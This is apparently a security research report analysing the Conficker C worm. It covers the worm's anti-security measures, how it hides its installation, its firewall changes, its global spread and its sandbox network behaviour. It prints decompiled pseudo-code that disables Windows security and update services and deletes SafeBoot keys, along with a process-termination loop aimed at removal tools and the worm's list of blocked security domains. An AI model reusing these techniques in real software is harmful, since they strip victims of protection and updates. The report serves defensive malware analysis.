Conficker C incorporates a variety of strategies to secure and defend its installation on the victim host. To do this, C employs several measures to cloak its presence, as well as measures to kill or disable security products that would otherwise detect its presence. C's assault on security products begins right away, just after its mutex checks (to detect new installs from reinfections). At each process initialization, it performs an in-memory patch

of the host's DNS resolution services to prevent domain lookups to a variety of security product (and research) sites. C then spawns a separate thread to halt and disable security and update services, and then enters an infinite loop. There, it continually searches for and terminates active security products and patches. These steps are performed each time C is invoked.

Upon first installation, C installs itself and obfuscates its presence on the victim's host,. These steps allow it to avoid easy diagnosis and removal by an attentive user. It deletes all restore points prior to its infection to thwart rollback, and sets NTFS file permissions on its stored file image to prevent write and delete privileges. Most of this logic also appeared in prior version, but here we find some extensions and updates.

C also incorporates logic to disable Windows' firewall protection of certain high-order UDP and TCP ports. These firewall adjustments are not performed at initialization, but rather occur when C enters its network communication logic.

## Domain Lookup Prevention

At each process initialization, Conficker C applies an in-memory patch to dnsapi.dll (Windows XP, 2K) or dnsrslvr.dll (Vista). It does not patch the DLL files on the filesystem, only their in-memory instances. These DLLs contain the standard Windows APIs for domain name resolution and caching. Conficker modifies Window's DNS lookup and cache services to prevent successful communications with various security product vendors and research sites. The list of blocked domain lookups is shown in Table 1.

| | | | |
|---|---|---|---|
| vet. | freeav | rising | unlocker |
| sans. | free-av | removal | tcpview |
| nai. | fortinet | quickheal | sysclean |
| msft. | f-secure | ptsecurity | scct_ |
| msdn. | f-prot | prevx | regmon |
| llnwd. | ewido | pctools | procmon |
| llnw. | etrust | panda | procexp |
| kav. | eset | onecare | ms08-06 |
| gmer. | esafe | norton | mrtstub |
| cert. | emsisoft | norman | mrt. |
| ca. | dslreports | nod32 | mbsa. |
| bit9. | drweb | networkassociates | klwk |
| avp. | defender | **mtc.sri** | kido |
| avg. | **cyber-ta** | msmvps | kb958 |
| windowsupdate | cpsecure | msftncsi | kb890 |
| wilderssecurity | conficker | mirage | hotfix |
| virus | computerassociates | microsoft | gmer |
| virscan | comodo | mcafee | filemon |
| trojan | clamav | malware | downad |
| trendmicro | centralcommand | kaspersky | confick |
| threatexpert | ccollomb | k7computing | avenger |
| threat | castlecops | jotti | autoruns |
| technet | **bothunter** | ikarus | safety.live |
| symantec | avira | hauri | rootkit |
| sunbelt | avgate | hacksoft | securecomputing |
| spyware | avast | hackerwatch | ahnlab |
| spamhaus | arcabit | grisoft | wireshark |
| sophos | antivir | gdata | |
| secureworks | anti- | agnitum | |

**Table 1: Patched blocked domains list**

When a domain lookup occurs that matches one of the above strings, the IP translation does not succeed and the host does not successfully connect to the target domain. On Vista, a matching domain name is replaced by a random garbage string, and the lookup proceeds using this string. On Windows XP and earlier OSs, the lookup simply times out, and the connection attempt effectively hangs.

## Windows Security Service Disablement

Each time it starts, Conficker C spawns a thread to disable security services and terminate Conficker removal software. This thread is responsible for disabling Windows services that deliver security patches and software updates, effectively preventing the victim host from receiving automated software updates. For example, in addition to disabling Windows Defender and the Windows error reporting service, this logic disables BITS *(Background Intelligent Transfer Service)*. The BITS service is used to prioritize, throttle, and control

asynchronous file transfers between machines using idle network bandwidth. It is used by the Windows Update services and other software updaters to stay current with the latest patches and security hot fixes.

Figure 6 provides a pseudo-code summary of the security disablement thread. The main program logic is shown in function `disable_security_services_and_terminate_conficker_cleaners()`. This function disables Windows Security Center Service (wscsvc), Windows Defender Service (WinDefend), Windows Automatic Update Service (wuauserv), BITS (Background Intelligent Transfer Service), Windows Error Reporting Service (ERSvc), and the Windows Error Reporting Service (WerSvc). It further deletes Windows Defender from the Run Registry Key, deactivates security center notifications (FD6905CE-952F-41F1-9A6F-135D9C6622CC), and deletes the safeboot security key. It then spawns the monitor_and_terminate_conficker_cleaners thread, discussed in Security Product Terminator Thread.

The disable_security_service pseudo-code is also show in Figure 6. This function Illustrates the actual logic used to disable the five security services. First, C opens the security manager with all access privileges. It then loops through the set of resident services, ignoring all services reported as kernel devices. If it finds a matching device name, it first shuts down the service, sleeps for 4 seconds, and then sets the service configuration to permanently disable the service.

---

```
BOOL  disable_security_services_and_terminate_conficker_cleaners()
{
  HANDLE v;
  void *ThreadId;

  ThreadId = this;
  disable_security_service("wscsvc");
  disable_security_service("WinDefend");
  disable_security_service("wuauserv");
  disable_security_service("BITS");
  disable_security_service("ERSvc");
  disable_security_service("WerSvc");
  SHDeleteValueA(HKEY_LOCAL_MACHINE, "Software\\Microsoft\\Windows\\CurrentVersion
       \\Run", "Windows Defender");
  callSHDeleteKeyW(
       HKEY_LOCAL_MACHINE,
       "Software\\Microsoft\\Windows\\CurrentVersion\\explorer\\ShellServiceObjects\\
       {FD6905CE-952F-41F1-9A6F-135D9C6622CC}");
  callSHDeleteKeyW(HKEY_LOCAL_MACHINE, "SYSTEM\\CurrentControlSet\\Control\\SafeBoot");
  v = CreateThread(0, 0, monitor_and_terminate_conficker_cleaners, 0, 0, (DWORD *)
      &ThreadId);
  return CloseHandle(v);
}

int disable_security_service(LPCSTR lpServiceName)
{
  void *hSCObject;
  char ServiceStatus;
  int v;

  result = 0;
  hSCObject = OpenSCManagerA(0, 0, SC_MANAGER_ALL_ACCESS);
  // open service manager with all access granted
  if ( hSCObject )
    {
      v = OpenServiceA(hSCObject, lpServiceName, 0x20027u);
          // open the specified service
      if ( v )
        {
          if ( QueryServiceStatus(v, (struct _SERVICE_STATUS *)&ServiceStatus) )
               // query the service status
            {
              if ( ServiceType != SERVICE_KERNEL_DRIVER )
                  // check if the service is not a device driver
                {
                  success = ControlService(v, 1u, (struct _SERVICE_STATUS *)
                  &ServiceStatus); // notifies the service that it should stop
                  if ( success )
                    Sleep(4000); // sleep 4 seconds
                }
            }
          result |= ChangeServiceConfigA(v, 0xFFFFFFFFu, 4u, 0xFFFFFFFFu,
                                         0, 0, 0, 0, 0, 0, 0);
          // set the service configuration so that the service is never started
          CloseServiceHandle(v);
        }
      CloseServiceHandle(hSCObject);
    }
```

```
  return result;
}
```

**Figure 6: Security service and process disablement logic**

## Security Product Terminator Thread

Conficker's `disable_security_services_and_terminate_conficker_cleaners()` function, as discussed in Windows Security Service Disablement, `spawns` a separate thread charged with terminating active security processes. The `monitor_and_terminate_conficker_cleaners()`, shown in Figure 7, runs an infinite search for a set of blacklisted security processes. If found, it first suspends all tasks of the associated process, and then terminates the process.

```
void __stdcall monitor_and_terminate_conficker_cleaners()
{
  while ( 1 )
    {
      terminate_conficker_cleaners();
      // terminate processes that are in the list of conficker cleaners
      Sleep(1000); // sleep 1 second
    }
}

int terminate_conficker_detectors()
{
  int result;
  int n;
  char Str;
  int v;
  DWORD ProcessId;

  result = CreateToolhelp32Snapshot(2u, 0); // open the list of processes
  if ( result != -1 )
    {
      v = Process32First((HANDLE)result, (PROCESSENTRY32 *)&pe);
      while ( v )
        {
          strlwr(&Str);
          n = 0;
          while ( n < 23 ) // check 23 names of conficker cleaners
            {
              if ( strstr(&Str, (&array_conficker_cleaners_utilities)[4 * n]) )
                // check if the process name has a substring in the array of
                // conficker cleaners utilities
                terminate_process(ProcessId);
                // terminate the process
              n++;
            }
          v = Process32Next(v, (PROCESSENTRY32 *)&pe);
        }
      result = CloseHandle(v);
    }
  return result;
}
```

**Figure 7: Security process termination logic**

The following 23 processes are immediated terminated by C's process monitoring thread whenever they are discovered running on the victim host:

1. autoruns - malware removal tool
2. avenger - antivirus / firewall
3. confick - cleanup utilities
4. downad - cleanup utilities
5. filemon - security utility)
6. gmer - rootkit detector and remover (gmer.net)
7. hotfix - security patch or removal tools
8. kb890 - Microsoft patch
9. kb958 - Microsoft patch
10. kido - security patch or removal tools
11. klwk - Karspersky malware removal tool
12. mbsa. - Microsoft Baseline Security Analyser

13. mrt - Microsoft malware removal tool
14. mrtstub - Microsoft malware removal tool
15. ms08-06 - Microsoft patch
16. procexp - process explorer
17. procmon - process monitor
18. regmon - registry monitor
19. scct_ - unknown
20. sysclean - Trend Micro malware removal tool
21. tcpview - network packet analysis tool
22. unlocker - file unlocking utility
23. wireshark - network packet analysis tool

### Obfuscating C's Installation and Its Presence

Like variants A and B, variant C begins obfuscating its presence at the moment its (bootstrapping) DLL is initialized on the victim host. Upon initialization, the DLL creates a protected memory segment, and then spawns this segment as a remote thread to the `netsvcs` or `explorer` process, depending on the OS. It sets the SVC display name to nil, does not return from the loadlib initialization function, and effectively prevents standard Windows service utilities from listing its DLL as loaded and active. Once the process is activated, it stores its DLL under a randomly generated filename (with DLL extension), and sets the date of the DLL to that of kernel32.dll. The file is then stored on disk using the following directory selection logic:

1. It attempts to place the DLL in the `System32` directory
2. It attempts to place the DLL inside the Program Files directory. Here it attempts to select one of the following subdirectories: \\Movie Maker, \\Internet Explorer, \\Windows Media Player, \\Windows NT
3. It places the DLL in the user temp directory

C must also alter the registry to ensure that its DLL is reloaded at next boot. To cloak its registry key settings, C randomly selects and sets various registry keys to obfuscate the modifications it made to the svchosts or netsvcs registry segments.

The following strings are added to the registry to obfuscate svchost's registry configuration changes: *App, Audio, DM, ER, Event, help, Ias, Ir, Lanman, Net, Ntms, Ras, Remote, Sec, SR, Tapi, Trk, W32, win, Wmdm, Wmi, wsc, wuau, xml, access, agent, auto, logon, man, mgmt, mon, prov, serv, Server, Service, Srv, srv, Svc, svc, System, Time*.

The following are strings that are added to the registry to obfuscate netsvcs's registry configuration changes: *Boot, Center, Config, Driver, Helper, Image, Installer, Manager, Microsoft, Monitor, Network, Security, Server, Shell, Support, System, Task, Time, Universal, Update, Windows, Hardware, Control, Audit, Event, Notify, Backup, Trusted, Component, Framework, Management, Browser, Machine, Logon, Power, Storage, Discovery, Policy*.

### Firewall Disablement

To interact with external clients during P2P communications, C disables the blocking of several high-order TCP and UDP application ports. This is done through HKLM modifications, where the opened ports are listed in the GloballyOpenPorts registry key. These ports are fixed per Conficker installation. The following is an example set of firewall modifications made during a Conficker C run:

SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\GloballyOpenPorts\List, Value Name: 11930:TCP, New Value: 11930:TCP:*:Enabled:PackagesOffice MSDownloaded

SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\GloballyOpenPorts\List, Value Name: 45436:TCP, New Value: 45436:TCP:*:Enabled:PackagesOffice SpeechGames

SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\GloballyOpenPorts\List, Value Name: 48481:UDP, New Value: 48481:UDP:*:Enabled:PackagesOffice PagesPages

SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\GloballyOpenPorts\List, Value Name: 57338:UDP, New Value: 57338:UDP:*:Enabled:PackagesOffice MediaDistribution

Listed with these firewall port disablement changes are apparent product package names, such as MSDownloaded, SpeechGames, MediaDistribution, and PagesPages. These package names are bogus, and appear to associate these security changes to software packages that appear benign.

## Global Network Impact

From nearly the moment of its initial outbreak on 5 March 2009 (UTC), Conficker C has produced a visible effect on Internet-wide scan patterns. Following connection patterns from a series of ports used across Conficker variants, we are able to track the spread of C infections from within our honeynet. By following volume drops in Conficker A/B/B++ TCP/445 scan sources, with the rise in Conficker C's TCP and UDP P2P scan activity, we can accurately estimate the time of release and relative size of Conficker C.

We believe the primary delivery mechanism used to distribute variant C has been Internet rendezvous points, which had reportedly been blocked [15] . Numerous examples of Conficker C's Win32 *dropper* executables have reportedly been delivered into pre-infected Conficker B hosts (we do not yet have confirmed reports of Conficker

A upgrades). When received by a B host, the *dropper* application performs the following actions:

1. it conducts a self-expiration check and exits if stale (we have observed 72 hour expirations)
2. checks the machine for C-specific mutexes, which would indicate this machine has already been upgraded. If found, the dropper exits
3. drops a local DLL file into the user's temp directory using a temporary file name
4. invokes the dropped DLL using rundll32.exe, which spawns Conficker C
5. deletes itself (the dropper application) from the system

In Figure 8, we present a network traffic analysis that illustrates the impact of Conficker C upgrades. As shown in this figure, there is a significant drop in TCP/445 scanning activity, which coincides with the rise in UDP and TCP P2P activity from Conficker C. The drop in TCP/445 activity was corroborated with similar drops in CAIDA's telescope [17].




**Figure 8: Conficker port 445/TCP and P2P scan dropoffs observed beginning 5 March 2009 (UTC)**

Based on our measurements, the first wave of Conficker C upgrades began at roughly 6 p.m. PST on 4 March 2009 (2 a.m. GMT on 5 March 2009). As illustrated in Figure 8, we can see that this first wave of upgrades impacted approximately 20% of Conficker hosts. These upgrades occurred in close proximity to the date change of 5 March 2009 UTC, implying that when active B machines visited their new set of rendezvous points on this new day, the Conficker authors had likely established a server ready to deliver the C dropper application. Figure 8 also illustrates that a second upgrade occurred on 17 March 2009 (UTC), claiming as much as another 50% of the remaining B population.

## In-Situ Analysis - Sandbox Operations

We used dynamic sandbox monitoring techniques to evaluate the interactions of Conficker C when operating live on the Internet. The release used for this analysis was monitored and filtered such that it would not cause harm to other external hosts while these experiments were being conducted.

We describe the network profile of a Conficker C infected host during a 30-minute sandbox execution. Since our current experiments were conducted in early March 2009, we did not see the HTTP rendezvous point lookups. We expect this activity profile to change on 1 April. During our pre 1 April sandbox run, we observed the following network effects, which are illustrated in Figure 9.

DNS queries at a rate of 10 to 25 per 5-minute interval were observed. We also observed web server queries, which included connections to `4shared.com`, `adobe.com`, `allegro.pl`, `ameblo.jp`, `answers.com`, `aweber.com`, `badongo.com`, `baidu.com`. `bbc.co.uk`, `blogfa.com`, `clicksor.com`, `comcast.net`, `cricinfo.com`, `disney.go.com`, `ebay.co.uk`, `facebook.com`, `fastclick.com`, `friendster.com`,

imdb.com, megaporn.com, megaupload.com, miniclip.com, mininova.org, ning.com, photobucket.com, rapidshare.com, reference.com, seznam.cz, soso.com, studiverzeichnis.com, tianya.cn, torrentz.com, tribalfusion.com, tube8.com, tuenti.com, typepad.com, ucoz.ru, veoh.com, vkontakte.ru,wikimedia.org, wordpress.com, xnxx.com, yahoo.com, and youtube.com.

P2P queries were sent to random hosts on high-order ports. This is steady at a rate of 50 to 60 hosts per 5 minutes in TCP and a rate of 240 to 2500 hosts per 5 minutes in UDP. The failed TCP and UDP attempts also result in a high rate of inbound ICMP backscatter.

There are also six HTTP connections that were all successfully established in the first 5 minutes to tuenti.com, tianya.cn, miniclip.com, blogfa.com, answers.com and rapidshare.com. In each case, the GET request was to the top directory (GET / HTTP/1.1). Responses are gzip-encoded HTML content.

```
GET / HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-ms-
application, application/vnd.ms-xpsdocument, application/x-ms-xbap, */*
Accept-Language: en-GB
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; InfoPath.1; .NET CLR
1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30)
Host: rapidshare.com
Connection: Keep-Alive
```

---




**Figure 9: Pre 1 April 2009 short-term network traffic profile**




**Figure 10: Post 1 April 2009 6-hour network traffic profile**

---

We also created a new (mutated) version of the binary that executes the post 1 April 2009 logic. The graph in Figure 10 summarizies a long-running (6-hour) network trace of this binary. This figure captures the volumes of observed outbound communication attempts over the multihour run: HTTP, DNS, TCP P2P and UDP P2P, activity. The DNS activity includes two components: attempts to contact the 500 rendezvous points, and attempts to contact Internet portals for finding the date. The trace from this live experimental run corroborates our static analysis results: each C host contacts 500 rendezvous points each day over 116 TLDs with a flat entropy (random domain name space). We see a dropoff in overall levels of DNS activity after hour 3 when it has looked up the IP addresses of all 500 domains. In our case, all these were failed (NXDOMAIN) attempts, as these domains have not yet been registered.

The UDP and TCP P2P activity also drops off in the first 2-hours before settling on a steady scanning rate. The HTTP date check activity remains a relatively steady six to nine hosts contacted per hour. The key implication from the in-situ analysis is that it should be fairly easy to fingerprint Conficker C based upon its unique TCP and UDP scanning patterns. We should also be able to identify C hosts (starting 1 April 2009) based on the volume of NXDOMAIN responses these hosts would receive for failed DNS lookups.

## Conclusion

We present an analysis of Conficker Variant C, which emerged on the Internet at roughly 6 p.m. (PST) on 4 March 2009. This variant incorporates significant new functionality, including a new domain generation algorithm and a new peer-to-peer file sharing service. Absent from our discussion has been any reference to the well-known attack propagation vectors (RCP buffer overflow, USB, and NetBios Scans) that have allowed C's predecessors to saturate so much of the Internet. Although not present in C, these attack propagation services are but one peer upload away from any C infected host, and may appear at any time. C is, in fact, a robust and secure distribution utility for distributing malicious content and binaries to millions of computers across the Internet. This utility incorporates a potent arsenal of methods to defend itself from security products, updates, and diagnosis tools. It further demonstrates the rapid development pace at which Conficker's authors are maintaining their current foothold on a large number of Internet-connected hosts. Further, if organized into a coordinated offensive weapon, this multimillion-node botnet poses a serious and dire threat to the Internet.

Our report represents one of many Conficker analysis studies going on throughout the whitehat community, and we are in direct contact with numerous groups that will produce additional details, and will help clarify errors that exist in this report. This report is a living document, and we will update it regularly, as our understanding of variant C continues to grow.

## Acknowledgments

We would like to thank Drew Dean from SRI's Computer Science Laboratory for his assistance in understanding

the binary validation routine. We would like to thank Bruce Dang from Microsoft for his assistance in understanding the mutex key generation. We would like to thank Arvind Narayanan from the University of Texas at Austin for his collaboration in the developing the Horizontal Malware Analysis tool shown in Appendix 2.

## References

[4] P.A. Porras, H. Saidi, and V. Yegneswaran. "A Multiperspective Analysis of the Storm Worm. SRI Technical Report, 2007. http://www.cyber-ta.org/pubs/StormWorm/

[12] Eric Chien, "Downadup: Peer-to-Peer Payload Distribution," 2009. http://myitforum.com/cs2/blogs/cmosby/archive/2009/01/22/downadup-peer-to-peer-payload- distribution-symantec-security-response-blog.aspx

[15] Jose Nazario, "The Conficker Cabal Announced," Arbor Networks, 12 February 2009. http://asert.arbornetworks.com/2009/02/the-conficker-cabal-announced/

[16] SRI International, "A Comparative Assessment of Conficker B++ vs Conficker C," 06 March 2008. http:/mtc.sri.com/Conficker/addendumC/HMA_Compare_ConfB2_ConfC/

[17] CAIDA, "Conficker/Conflicker/Downadup as seen from the UCSD Network Telescope," February 2009. http://www.caida.org/research/security/ms08-067/conficker.xml

## Appendices

### Appendix 1 Embedded Strings Within Conficker C

We have extracted and categorized the set of strings that are embedded in the Conficker C binary. The full set of embedded Conficker C strings is listed HERE.

### Appendix 2 Domain Generator Filtered Address Ranges

We have isolated the full set of IP address ranges that are used to prefilter all IP addresses produced by the Conficker C domain generation algorithm. This blocklist is shown HERE.

### Appendix 3 A Comparative Assessment of Conficker B and C Process Images

This is a comparative assessment of the Conficker B++ vs. Conficker C disassembled process images. The complete comparative assessment of B++ vs C is available HERE.

### Appendix 4 Sandbox Results from Running Conficker C

This appendix shows a forensic analysis of the Conficker C binary as captured through dynamic network analysis and sandbox testing. See the full list of forensic results HERE.

### Appendix 5 API Recovery Table

This appendix maps the set of obfuscated APIs to their code offsets. The map is useful for a reverse engineering analyst to understand the P2P protocol logic. See the API list HERE.